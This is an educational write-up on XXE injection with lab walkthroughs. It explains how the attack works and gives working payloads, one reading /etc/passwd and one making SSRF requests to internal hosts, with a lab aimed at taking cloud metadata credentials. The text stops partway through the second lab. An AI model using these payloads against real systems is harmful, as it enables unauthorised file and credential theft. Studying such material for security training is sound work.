INTRODUCTION

The aim of this study is improve knowledge about Xml External Entitiy Injection Vulnerability and XXE subject.

DETAILS

**What is XXE?**

XML external entity injection is a web security that allows attacker to intefere with an application’s processing of XML data. It generally allows an attacker to view files on the application server, to interact with any back-end or external systems that the application itself can Access. In some specific situations, attacker can use XXE attack to compromise the server’s or other back-end infrastructure, by leveraging the XXE vulnerability to perform SSRF attacks.

**How do XXE vulnerabilities arise?**

Some applciations use the XML format to carry data between browser and server. Applications that do this virtually always use a standard library or platform API to process XML data on the server. XXE vulnerabilities arise because XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

XXE are a type of custom XML entity whose defined values are loaded from outside of document type definition in which they are declared.

**What are the types of XXE attacks?**

* Exploiting XXE to retrieve files, where an external entity is defined containing the contents of a file, and returned in the application’s response.
* Exploiting XXE to perform SSRF attacks, where an external entity is defined based on a URL to a back-end system.
* Exploiting Blind XXE exfiltrate data out-of-band, where sensitive data is transmitted from the application server to a attacker’s system.
* Exploiting blind XXE to retrieve data via error messages, where the attacker can trigger a parsing error message containing sensitive data.

**Exploiting XXE to retrieve files**

To perform XXE that retrieves arbitrary file from server’s filesystem, we need to modify submitted XML in two ways;

* Introduce (or edit) a DOCTYPE element that defines an external entity containing the path to the file.
* Edit data value in the XML that is returned in the application’s response, to make use of the defined external entity.

For example, lets assume that a shopping application checks for the stock level of a product by submitting the following XML to the server:

<?xml version="1.0" encoding="UTF-8"?>

<stockCheck><productId>381</productId></stockCheck>

The application does not seem to perform any defense to XXE so we can exploit XXE to retrieve /etc/passwd file by submitting following XXE payload:

<?xml version="1.0" encoding="UTF-8"?>

**<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>**

<stockCheck><productId>**&xxe**;</productId></stockCheck>

This XXE payload defines an external entity &xxe; whose value is the contents of the /etc/passwd file and uses the entity withing the productId value. This causes the application’s repsonse to include the contents of the file:

Invalid product ID: root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin


...

**\*\*\*Note :** With real-world XXE vulnerabilities, there will often be a large number of data values within the submitted XML, any one of which might be used within the application's response. To test systematically for XXE vulnerabilities, you will generally need to test each data node in the XML individually, by making use of your defined entity and seeing whether it appears within the response.


LAB 1: Exploiting XXE using external entities to retrieve files

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response. To solve the lab, inject an XML external entity to retrieve the contents of the /etc/passwd file.


1-) In first step I tried to explore the application to see where is the check stock button and after I find it I will capture the request of it to see what’s happening




The request that I have captured;



2-) I edited the request with some malicious XML code and system’s response was the file that I want to reach. And lab is completed:





**Exploiting XXE to perform SSRF attacks**

One of the main impact of XXE attack is that it can be used to perform SSRF. This is a serious vulnerability in which the server-side application can be induced to make HTTP requests to any URL that the server can Access.

To exploit XXE to perform SSRF attack, we need to define an external XML entity using the URL that we want to target, and use the defined entity within a data value of that URL. If we can use the defined entity within a data value that is returned in the application’s response, then we will be able to view the response from the URL within the application’s response **so we will gain two-way interaction with the back-end system.** If not, then we will only be able to perform blind SSRF attacks which can also have critical consequences.

In the following XXE payload, the external entity will cause the server to make a back-end HTTP request to an internal system within the organization’s infrastructure.


<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>

LAB 2: Exploiting XXE to perform SSRF attacks


This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response. The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is **http://169.254.169.254/.** This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.


1-) Let’s see if we can reach the given vulnerable url by using XXE. First capture some requests. I will capture check stock request again and try to manipulate it to reach the given url.




